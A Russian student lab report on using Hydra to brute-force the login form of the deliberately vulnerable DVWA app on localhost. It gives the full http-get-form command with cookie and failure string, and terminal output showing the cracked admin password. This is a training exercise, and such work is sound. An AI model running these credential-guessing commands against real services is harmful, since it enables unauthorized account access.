

Отчет по этапу №3

Использование Hydra

Галацан Николай, НПИбд-01-22

Содержание

| | | |
|---|--------------------------------|----|
| 1 | Цель работы | 4 |
| 2 | Выполнение лабораторной работы | 5 |
| 3 | Выводы | 10 |
| | Список литературы | 11 |

Список иллюстраций

| | | |
|-----|---|---|
| 2.1 | Уровень безопасности Low | 5 |
| 2.2 | Создание списка паролей | 6 |
| 2.3 | Форма входа | 6 |
| 2.4 | Просмотр данных cookie и PHPSESSID | 7 |
| 2.5 | Результат подбора пароля для admin | 8 |
| 2.6 | Успешный вход | 8 |
| 2.7 | Список пользователей | 9 |
| 2.8 | Результат подбора пароля для списка пользователей | 9 |

1 Цель работы

Научиться использоовать инструмент Hydra для подбора имени пользователя и пароля.

2 Выполнение лабораторной работы

Hydra — это инструмент, который можно использовать для подбора или взлома имени пользователя и пароля. Инструмент поддерживает многочисленные сетевые протоколы, такие как HTTP, FTP, POP3 и SMB. Для работы ему нужны имя пользователя и пароль. Hydra пытается параллельно войти в сетевую службу и по умолчанию для входа использует 16 подключений к целевой машине [1].

Запускаю DVWA. Выставляю уровень безопасности на низкий (рис. 2.1).




Рис. 2.1: Уровень безопасности Low

Создаю файл `passwords.txt`, котором содержатся типичные и распространенные пароли (рис. 2.2).




Рис. 2.2: Создание списка паролей

Открываю раздел Brute Force, в котором можно попытаться подобрать пароль для формы входа. Открываю код страницы и вижу, что данные отправляются методом GET, названия полей для ввода - username и password, кнопка для отправки имеет название Login (рис. 2.3).




Рис. 2.3: Форма входа

Для формирования запроса к hydra необходимо узнать PHPSESSID. Для этого нажимаю правой кнопкой мыши и выбираю Inspect. Во вкладке Storage нахожу ID сессии и данные cookie [2] (рис. 2.4):




Рис. 2.4: Просмотр данных cookie и PHPSESSID

Получив все необходимые данные, ввожу команду для запуска hydra (рис. 2.5).

```
hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form
'/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^
&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8jhh2r9cjsqmvojb2bq8;
security=low:F=Username and/or password incorrect'
```

где

- -l admin - имя пользователя,
- -P ~/passwords.txt - список паролей для подбора,
- 127.0.0.1 - адрес страницы,
- http-get-form - указание, что данные отправляются методом GET,
- строка, в которой содержится путь к форме, имена заполняемых полей, ID сессии и сообщение об ошибке входа.

```
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^
&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8jhh2r9cjsqmvojb2bq8;
security=low:F=Username and/or password incorrect"
```

```
(ngalacan@ngalacan)-[~]
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerab
ilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\
:PHPSESSID=3r5rqa8jhh2r9cjsqmvojb2bq8;security=low:F=Username and/or password
incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-22 12:
38:45
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15)
, ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8
jhh2r9cjsqmvojb2bq8;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-22 12:
38:46

(ngalacan@ngalacan)-[~]
$
```

Рис. 2.5: Результат подбора пароля для admin

Hydra удалось подобрать, что для входа от имени пользователя admin исполь-
зуется пароль password. Введя эти данные в форму, убеждаюсь, что пароль по-
добран верно (рис. 2.6).




Рис. 2.6: Успешный вход

Теперь создаю файл с именами пользователей (рис. 2.7).




Рис. 2.7: Список пользователей

Ввожу ту же самую команду для hydra, но заменив `-l admin` на `-L ~/users.txt`. Так мы указываем, что в файле `users.txt` содержатся возможные имена пользователя (рис. 2.8).




Рис. 2.8: Результат подбора пароля для списка пользователей

На этот раз hydra смогла найти 2 комбинации для входа: `admin, password` и `Admin, password`, при этом действительны обе [3].

3 Выводы

Приобретены навыки использования hydra для подбора имени пользователя и пароля. Изучена уязвимость Brute Force в DVWA.

Список литературы

1. Парасрам Ш. и др. Kali Linux: Тестирование на проникновение и безопасность. 4-е изд. Санкт-Петербург: Питер, 2022. 448 с.
2. 1 - Brute Force (low/med/high) - Damn Vulnerable Web Application (DVWA). [Электронный ресурс].
3. Уязвимость DVWA. Brute Force (Уровень Low). [Электронный ресурс].